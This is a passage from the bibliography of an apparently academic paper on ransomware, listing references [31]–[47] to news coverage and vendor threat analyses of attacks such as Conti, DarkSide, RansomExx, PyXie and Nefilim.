[31] National Cyber Security Centre, „Conti Ransomware Attack on Health Sector,“ 2021. [Online]. Available: https://www.ncsc.gov.ie/pdfs/HSE_Conti_140521_UPDATE.pdf.

[32] Heise Medien, „Cyberangriff mit Ransomware: Große Pipeline in den USA weiterhin stillgelegt,“ 2021. [Online]. Available: https://www.heise.de/news/Cyberangriff-mit-Ranswomware-Grosse-Pipeline-in-den-USA-weiterhin-stillgelegt-6042138.html.

[33] Heise Medien, „Versicherungskonzern Axa ist in Asien Opfer eines Ransomware-Angriffs,“ 2021. [Online]. Available: https://www.heise.de/news/Versicherungskonzern-Axa-ist-in-Asien-Opfer-eines-Ransomware-Angriffs-6046853.html.

[34] Sophos, „A defender's view inside a DarkSide ransomware attack,“ 2021. [Online]. Available: https://news.sophos.com/en-us/2021/05/11/a-defenders-view-inside-a-darkside-ransomware-attack/.

[35] Mandiant, „Shining a Light on DARKSIDE Ransomware Operations,“ 2021. [Online]. Available: https://www.fireeye.com/blog/threat-research/2021/05/shining-a-light-on-darkside-ransomware-operations.html.

[36] Bleeping Computer, „French MNH health insurance company hit by RansomExx ransomware,“ 2021. [Online]. Available: https://www.bleepingcomputer.com/news/security/french-mnh-health-insurance-company-hit-by-ransomexx-ransomware/.

[37] Bleeping Computer, „Brazil's court system under massive RansomExx ransomware attack,“ 2020. [Online]. Available: https://www.bleepingcomputer.com/news/security/brazils-court-system-under-massive-ransomexx-ransomware-attack/.

[38] Palo Alto Networks, „When Threat Actors Fly Under the Radar: Vatet, PyXie and Defray777,“ 2020. [Online]. Available: https://unit42.paloaltonetworks.com/vatet-pyxie-defray777/.

[39] BlackBerry, „Meet PyXie: A Nefarious New Python RAT," 2019. [Online]. Available: https://blogs.blackberry.com/en/2019/12/meet-pyxie-a-nefarious-new-python-rat.

[40] Palo Alto Networks, „Next Up: "PyXie Lite"," 2020. [Online]. Available: https://unit42.paloaltonetworks.com/vatet-pyxie-defray777/2/.

[41] CrowdStrike, „Hypervisor Jackpotting: CARBON SPIDER and SPRITE SPIDER Target ESXi Servers With Ransomware to Maximize Impact," 2021. [Online]. Available: https://www.crowdstrike.com/blog/carbon-spider-sprite-spider-target-esxi-servers-with-ransomware/?utmcampaign=blog&utmmedium=soc&utm_source=twtr&utm_content=sprout.

[42] Heise Medien, „Verdacht auf Ransomware: „Cyberangriff" auf die Verlagsgruppe Madsack," 2021. [Online]. Available: https://www.heise.de/news/Verdacht-auf-Ransomware-Cyberangriff-auf-die-Verlagsgruppe-Madsack-6026905.html.

[43] HackNotice, „TPG Internet," 2021. [Online]. Available: https://hacknotice.com/2021/05/22/tpg-internet-part-1/.

[44] Trend Micro, „Nefilim Ransomware Information," 2021. [Online]. Available: https://success.trendmicro.com/solution/000285717.

[45] Qualys, „Nefilim Ransomware," 2021. [Online]. Available: https://blog.qualys.com/vulnerabilities-research/2021/05/12/nefilim-ransomware.

[46] Picus Security, „A Detailed Walkthrough of Nefilim Ransomware TTPs," 2021. [Online]. Available: https://www.picussecurity.com/resource/blog/how-to-beat-nefilim-ransomware-attacks.

[47] Trend Micro, „Updated Analysis on Nefilim Ransomware's Behavior," 2021. [Online]. Available: https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/updated-analysis-on-nefilim-ransomware-s-behavior.